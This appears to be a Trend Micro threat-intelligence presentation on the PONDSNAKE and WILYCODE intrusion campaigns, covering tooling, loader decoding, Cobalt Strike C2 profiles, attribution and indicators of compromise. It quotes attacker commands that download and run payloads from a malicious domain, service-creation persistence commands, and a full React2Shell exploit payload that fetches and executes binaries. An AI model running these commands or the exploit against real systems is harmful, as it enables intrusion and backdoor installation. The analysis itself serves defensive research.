T1105 - Ingress Tool Transfer

C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn\sqlservr.exe

- **C:\Windows\system32\cmd.exe** /c powershell (new-object System.Net.WebClient).DownloadFile('https://su2769[.]com:443/config.log','c:\programdata\config.log')
- **C:\Windows\system32\cmd.exe** /c powershell (new-object System.Net.WebClient).DownloadFile('https://su2769[.]com:443/gdf.txt','c:\programdata\gdf.exe')
- **C:\Windows\system32\cmd.exe** /c powershell (new-object System.Net.WebClient).DownloadFile('https://su2769[.]com:443/G.txt','c:\programdata\g.dll')

T1543.003 - Create or Modify System Process: Windows Service

C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn\sqlservr.exe

- **C:\Windows\system32\cmd.exe** /c sc create WpnUserService_LDI8v2gQ binpath= "C:\windows\system32\cmd.exe /c C:\Programdata\Microsoft\Crypto\RSA\MachineKeys\SecurityHealthService.exe" start= auto obj= localsystem
- **C:\Windows\system32\cmd.exe** /c net start WpnUserService_LDI8v2gQ


Pattern: WpnUserService_xxxxxxxx

TREND MICRO

Exploitation of Known Vulnerabilities

- Exploiting **React2Shell** (CVE-2025-55182) vulnerability
  - Download and execute Silver backdoor via React2Shell
  - Payload (both x86 and x64 version) hosted on a GitHub repository

```
{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":
{"_prefix":"var res=process.mainModule.require('child_process').execSync('if command -v curl >/dev/null; then curl -
fsSL https://github.com/[redacted]/releases/download/123/e386 -o e386; else wget -q
https://github.com/[redacted]/releases/download/123/e386 -O e386; fi && chmod +x e386 && nohup ./e386 >/dev/null
2>&1 & if command -v curl >/dev/null; then curl -fsSL https://github.com/[redacted]/releases/download/123/am64 -o
am64; else wget -q https://github.com/[redacted]/releases/download/123/am64 -O am64; fi && chmod +x am64 && nohup
./am64 >/dev/null 2>&1 &').toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'),{digest:
`NEXT_REDIRECT;push;/login?a=${res};307;`});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
```



Leveraged Open-Source Hack Tools

- Known hack tools detected during their attack operations

Name	Purpose	Function
GodPotato	Privilege escalation	Escalates to SYSTEM via DCOM/RPCSS abuse
BadPotato	Privilege escalation	Escalates to SYSTEM via Print Spooler spoofing
JuicyPotato	Privilege escalation	Escalates to SYSTEM via COM/CLSID abuse
PrintNotifyPotato	Privilege escalation	Escalates to SYSTEM via Print Spooler notification bug
PrintSpoofer	Privilege escalation	Escalates to SYSTEM via Named Pipe impersonation
FScan	Network Scanning	Automates vulnerability scanning and password brute-forcing
netspy	Network Scanning	Rapidly detects active hosts and open ports
frp	Traffic Tunneling	Reverse proxy to expose a local server located behind a NAT or firewall
Mimikatz	Credential dumping	Dumps cleartext passwords and hashes from memory (LSASS)
WinDump	Credential gathering	Scrapes local files and registry for saved credentials


TLP:AMBER+STRICT

Data Exfiltration


TLP:WHITE

DLL Side-Loading Execution

- DLL side-loading to execute **Cobalt Strike**



- DLL side-loading to execute **VShell**



TLP:WHITE

The Backdoor Loader

- The loader has been named as **HyperBro Launcher**[1]

2022	Reported to be used by **Budworm**	Budworm used the loader to to load HyperBro payload. Budworm is associated to APT27.
2023	Reported to be used by **Earth Lusca**	RedHotel[2] used the loader to load Brute Ratel C4 and Cobalt Strike payload. RedHotel was attributed to Earth Lusca.
2025	Identified to be used by **WILYCODE**	WILYCODE used the same loader to load Cobalt Strike and VShell payload.

[1] https://www.security.com/threat-intelligence/budworm-espionage-us-state
[2] https://www.recordedfuture.com/research/redhotel-a-prolific-chinese-state-sponsored-group-operating-at-a-global-scale

Decoding Operations

- A composite operation of (XOR -> ADD) repeated 3 times and a single XOR

$$y = ((((((x \oplus k) + k) \oplus k) + k) \oplus k) + k) \oplus k$$

x=byte, k=key, y=result

```
.text:10001360 loc_10001360:                           ; CODE XREF: GameExplorerInstallW+379↓j
.text:10001360                 movups  xmm0, xmmword ptr [ecx]
.text:10001363                 add     eax, 10h
.text:10001366                 movaps  xmm1, xmm2
.text:10001369                 xorps   xmm1, xmm0
.text:1000136C                 paddb   xmm1, xmm2
.text:10001370                 xorps   xmm1, xmm2
.text:10001373                 paddb   xmm1, xmm2
.text:10001377                 xorps   xmm1, xmm2
.text:1000137A                 paddb   xmm1, xmm2
.text:1000137E                 xorps   xmm1, xmm2
.text:10001381                 movups  xmmword ptr [ecx], xmm1
.text:10001384                 add     ecx, 10h
.text:10001387                 cmp     eax, edx
.text:10001389                 jb      short loc_10001360
.text:1000138B                 cmp     eax, edi
.text:1000138D                 jnb     short loc_100013AE
```

Decoding loops (SSE Instructions)

```
.text:1000138F loc_1000138F:                           ; CODE XREF: GameExplorerInstallW+341↑j
.text:1000138F                 mov     edx, edi
.text:10001391                 sub     edx, eax
.text:10001393
.text:10001393 loc_10001393:                           ; CODE XREF: GameExplorerInstallW+39C↓j
.text:10001393                 mov     al, [ecx]
.text:10001395                 lea     ecx, [ecx+1]
.text:10001398                 xor     al, 6Dh
.text:1000139A                 add     al, 6Dh ; 'm'
.text:1000139C                 xor     al, 6Dh
.text:1000139E                 add     al, 6Dh ; 'm'
.text:100013A0                 xor     al, 6Dh
.text:100013A2                 add     al, 6Dh ; 'm'
.text:100013A4                 xor     al, 6Dh
.text:100013A6                 mov     [ecx-1], al
.text:100013A9                 sub     edx, 1
.text:100013AC                 jnz     short loc_10001393
```

Decoding tail bytes

Overlaps Between Campaigns: Loaders

- Overlapping on payload **filenames** and decoding **keys** inside the loader

SHA1	Used by	Type	Filename (payload)	Key
026d81090c857d894aaa18225ec4a99e419da651	Budworm	DLL	bin.config	(no encode)
1d53549bd01561e740df1434bebafe0843deed55	Budworm	DLL	bin.config	(no encode)
bec1aedbe2a89dd818c23c1b77a8c2f83159d494	Budworm	DLL	bin.config	(no encode)
da8796d5814752b6a3e955fb870b90464bf4c08d	Budworm	DLL	bin.config	0x01
cd65340360d597a41ac4702f57ae3ec195c1f6fe	Budworm	DLL	bin.config	0x01
ddb3e607f3f39f18b5ebb8417af1b0ba664be91c	Budworm	DLL	bin.config	0x7B
8609f7ee417c9666a6a10bb92f8dfb8b8998607b	Earth Lusca	DLL	bin.config	0x01
d166137291fabe4f55b2c5bc16b8a9267e0c5ec1	Earth Lusca	EXE		0x7B
84985adf6fcde0921aa6a955076ba67dd510102e	WILYCODE	DLL	bin.config	0x6D
9f6a7ee952ea5a94a9d954af361e54184695f591	WILYCODE	DLL	bin.config	0x6D
3b7c9fc01772254cdd4f3cbc327b2dd11d102c14	WILYCODE	DLL	config.log	0x6D

TLP:WHITE

Overlaps Between Campaigns: PDB Strings

- Overlapping on PDB strings: C:\Users\code\Desktop\免杀\DLL劫持\白文件\...

SHA1	PDB String
026d81090c857d894aaa18225ec4a99e419da651	C:\Users\xdd\Desktop\今天\VFTRACE\Release\VFTRACE.pdb
1d53549bd01561e740df1434bebafe0843deed55	C:\Users\xdd\Desktop\今天\VFTRACE_1\Release\VFTRACE.pdb
bec1aedbe2a89dd818c23c1b77a8c2f83159d494	C:\Users\xdd\Desktop\今天\VFTRACE_1\Release\VFTRACE.pdb
da8796d5814752b6a3e955fb870b90464bf4c08d	C:\Users\code\Desktop\免杀\DLL劫持\白文件\vfhost\org\VFTRACE\Release\VFTRACE.pdb
cd65340360d597a41ac4702f57ae3ec195c1f6fe	C:\Users\code\Desktop\免杀\DLL劫持\白文件\vfhost\org\VFTRACE\Release\VFTRACE.pdb
ddb3e607f3f39f18b5ebb8417af1b0ba664be91c	C:\Users\code\Desktop\免杀\DLL劫持\白文件\vfhost\org\VFTRACE\Release\VFTRACE.pdb
8609f7ee417c9666a6a10bb92f8dfb8b8998607b	
d166137291fabe4f55b2c5bc16b8a9267e0c5ec1	
84985adf6fcde0921aa6a955076ba67dd510102e	C:\Users\code\Desktop\免杀\DLL劫持\白文件\CiscoCollabHost\ciscosparklauncher\Release\ciscosparklauncher.pdb
9f6a7ee952ea5a94a9d954af361e54184695f591	C:\Users\code\Desktop\免杀\DLL劫持\白文件\CiscoCollabHost\ciscosparklauncher\Release\ciscosparklauncher.pdb
3b7c9fc01772254cdd4f3cbc327b2dd11d102c14	E:\silver\hack\免杀\DLL劫持\白文件\白文件\gdf\GameuxInstallHelper\Release\GameuxInstallHelper.pdb

Translation: 免杀(AV Evasion), DLL劫持(DLL Hijack),白文件(Clean Binary)

TREND MICRO

TLP:WHITE

Overlaps Between Campaigns: C2 Profile

- Earth Lusca and WILYCODE used similar Cobalt Strike **Malleable C2 profiles**
- The patterns
  - C2Server: /jquery-3.3.2.N2cQ4mXdZ4nIo9XIhttp.min.js
  - UserAgent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36

```
BeaconType                      - HTTPS
Port                            - 443
SleepTime                       - 5000
MaxGetSize                      - 1403644
Jitter                          - 20
MaxDNS                          - Not Found
PublicKey_MD5                   - 49924ed327a5a41b245d6608b6b82b1f
C2Server                        - 1.13.82.101,/jquery-3.3.2.N2cQ4mXdZ4nIo9XIhtt
p.min.js
UserAgent                       - Mozilla/5.0 (Windows NT 6.1; Win64; x64) Appl
eWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
HttpPostUri                     - /jquery-3.3.2.N2cQ4mXdZ4nIo9XIhttppost.min.js

Malleable_C2_Instructions       - Remove 1522 bytes from the end
                                  Remove 84 bytes from the beginning
                                  Remove 3931 bytes from the beginning
                                  Base64 URL-safe decode
                                  XOR mask w/ random key
HttpGet_Metadata                - ConstHeaders
                                       Accept: text/html,application/xhtml+xml,
application/xml;q=0.9,*/*;q=0.8
                                       Host: cookietest.ml
                                       Referer: http://code.jquery.com/
                                       Accept-Encoding: gzip, deflate
```

Profile from Earth Lusca (1.13.82[.]101)

```
BeaconType                      - HTTPS
Port                            - 443
SleepTime                       - 5000
MaxGetSize                      - 1403644
Jitter                          - 20
MaxDNS                          - Not Found
PublicKey_MD5                   - ca1c5ee4c6f4451759972387cacad5ac
C2Server                        - investment1.top,/jquery-3.3.2.N2cQ4mXdZ4nIo9X
Ihttp.min.js
UserAgent                       - Mozilla/5.0 (Windows NT 6.1; Win64; x64) Appl
eWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
HttpPostUri                     - /jquery-3.3.2.N2cQ4mXdZ4nIo9XIhttppost.min.js

Malleable_C2_Instructions       - Remove 1522 bytes from the end
                                  Remove 84 bytes from the beginning
                                  Remove 3931 bytes from the beginning
                                  Base64 URL-safe decode
                                  XOR mask w/ random key
HttpGet_Metadata                - ConstHeaders
                                       Accept: text/html,application/xhtml+xml,
application/xml;q=0.9,*/*;q=0.8
                                       Referer: http://code.jquery.com/
                                       Accept-Encoding: gzip, deflate
                                  Metadata
```

Profile from WILYCODE (investment1[.]top)

TLP:WHITE

Identified C2 Servers with The Same Patterns

Date	IP Address	Domain	ASN	Geolocation	Attribution
2023-02	1.13.82[.]101	cookietest[.]ml	45090	CN	Earth Lusca
2023-05	206.119.167[.]164	mtlklabs[.]co	133199	US	Earth Lusca
2023-07	8.142.124[.]166	conhostsadas[.]website	37963	CN	Earth Lusca
2023-10	139.155.134[.]117		45090	CN	
2024-02	118.24.119[.]137		45090	CN	
2024-02	47.123.4[.]117		37963	CN	
2024-03	140.246.157[.]86	conhostsadas[.]website	58519	CN	Earth Lusca
2024-04	183.255.43[.]126		9808	CN	
2024-05	122.51.194[.]153	conhostsadas[.]website	45090	CN	Earth Lusca
2024-09	112.124.24[.]104		37963	CN	
2024-11	121.40.23[.]183		37963	CN	
2025-05	144.172.92[.]144	ns1.xzbxhy[.]com	14956	US	WILYCODE
2025-06	149.30.232[.]116	ns1.cooke-int[.]com	133199	US	WILYCODE
2025-06	103.75.46[.]123	investment1[.]top	132839	US	WILYCODE
2025-07	106.54.165[.]184		45090	CN	
2025-07	139.9.91[.]122		45090	CN	
2025-08	91.92.241[.]247	fu5599[.]com	214943	NL	WILYCODE
2025-09	206.119.178[.]91	su2769[.]com	133199	US	WILYCODE
2025-09	14.23.132[.]92		4134	CN	

Earth Lusca

By the end of 2024

After 2024

WILYCODE

Attribution

PONDSNAKE Attribution


- Attributed to Earth Krahang with **a medium-high confidence**
- Using the same malware RESHELL and variant SnakeC2
- Similar TTPs including
  - Leveraging compromised government websites to attack
  - Renaming SoftEther binary to taskllst.exe and tasklist.exe
- Difference
  - Operational focus: Global vs Southeast Asia region
  - Arsenals: Earth Krahang used XDealer but PONDSNAKE used NEOBEACON

WILYCODE Attribution

- Attributed to Earth Lusca with **a low confidence**
- Using the same HyperBro launcher and C2 profiles
- Most observed TTPs are general
  - None can’t be used for attribution
- Difference
  - Operational focus: Global vs Southeast Asia region

Overview of Attributions

- Campaigns associated with Earth Lusca, Earth Krahang and the i-Soon company



Conclusion

Conclusion

- Old meets new: PONDSANKE and WILYCODE
  - Recycling previous loader or backdoor
  - Adding updated or new payload for modern operations

- The Complexity of Modern Attribution
  - **TTPs-based attribution**: Personnel can migrate to new entities
  - **Backdoor-based attribution**: The backdoor supply chains confuse the distinction between threat actors
  - Requiring multiple independent evidences rather than a single artifact to ensure a higher confidence of attribution

TLP:WHITE

Indicators of Compromise: Files (1/3)

Hash	Filename	Campaign	Description
f02a6c1eba1d25120edf4893ccccbfff7184e6f9	calc.exe	PONDSNAKE	RESHELL backdoor
3cb8156020eaa1b3c4609ed3cc86a7f0b945eba0	Client.exe	PONDSNAKE	RESHELL backdoor
5a16e5b91f92bf19bea89cd03bdfb152e68593b3	Client.exe	PONDSNAKE	RESHELL backdoor
1c2689b3a459260a62fdd83a07d9cbb9c82ad40b	Client.exe	PONDSNAKE	SnakeC2 (v3) backdoor
4299b95d3879aebbac4e99c948ebbf1c16f79694	Client.exe	PONDSNAKE	SnakeC2 (v3) backdoor
699817c45546776736f835ce60a9e780b3d409c1	Client.exe	PONDSNAKE	SnakeC2 (v3) backdoor
c46b5d7eb02c40db35a4c5322a3a39f220244e45	Client.exe	PONDSNAKE	SnakeC2 (v3) backdoor
fb2ff3a660f22c7bda72911ff1e4216e1ae8925f	Client.exe	PONDSNAKE	SnakeC2 (v3) backdoor
1c2689b3a459260a62fdd83a07d9cbb9c82ad40b	vmware.exe	PONDSNAKE	SnakeC2 (v3) backdoor
c7b169a31972ca2ded7e75474d3ba14008f971fa	windowsupdate.exe	PONDSNAKE	SnakeC2 (v4) backdoor
aa40e0ff81ce7f18c3bcf92847450d8f671aa7f5	vmware.exe	PONDSNAKE	SnakeC2 (v4) backdoor
1ca6b1284b8bb545b45571f7941a0b00cb337810	client.txt	PONDSNAKE	SnakeC2 (v4) backdoor
74ae90411b6500f3af950b832962d2c282ed547a	Loader.exe	PONDSNAKE	SnakeC2 (varient) loader
0714c10773e94a4b90ed16a8cb7db02875f47ed6	client.pdo	PONDSNAKE	Encrypted SnakeC2 (varient) payload

TREND MICRO

TLP:WHITE

Indicators of Compromise: Files (2/3)

Hash	Filename	Campaign	Description
086c11f4c9640ff01f4634a8c7f83dc130682174	behavior.dll	PONDSNAKE	NEOBEACON loader
14fec3cda4d5f448276c0755c956875326a9e33b	behavior.dll	PONDSNAKE	NEOBEACON loader
4629373208637d8d1379999a9c16b1a15428d885	behavior.dll	PONDSNAKE	NEOBEACON loader
18ab2f763a043c1b15751f46308e343450b08e78	behavior.dll	PONDSNAKE	NEOBEACON loader
ad5b53ef14c53dd5a7c0b92def23358c04187e3d	behavior.dll	PONDSNAKE	NEOBEACON loader
b5c485a983feb3818549894e22862e3088fb7b13	behavior.dll	PONDSNAKE	NEOBEACON loader
d9c765ca3dd9acd038e4728a67339a7f2e11daa4	behavior.dll	PONDSNAKE	NEOBEACON loader
226777071b4ecb8cf9bbe909b5a1b5d2317f6290		PONDSNAKE	NEOBEACON (Windows)
57fe1f966f8a0fbdffc0cb06a59c797caeceb2db		PONDSNAKE	NEOBEACON (Windows)
83ae1b5ef0f57b4c8d389097450cdadaf625b046		PONDSNAKE	NEOBEACON (Windows)
ac786011d46026144b4feb99f940915bb202df03		PONDSNAKE	NEOBEACON (Windows)
f668c34c522fa163a6319dadf7641ed22b86b7de		PONDSNAKE	NEOBEACON (Windows)
976466e6bf07e2e85a3833ef0e9bcaac769dfd64	Agent	PONDSNAKE	NEOBEACON (Linux)
95f3afe953282de414099dd1d88339f7d0140045	Agent	PONDSNAKE	NEOBEACON (Linux)

TREND MICRO

TLP:WHITE

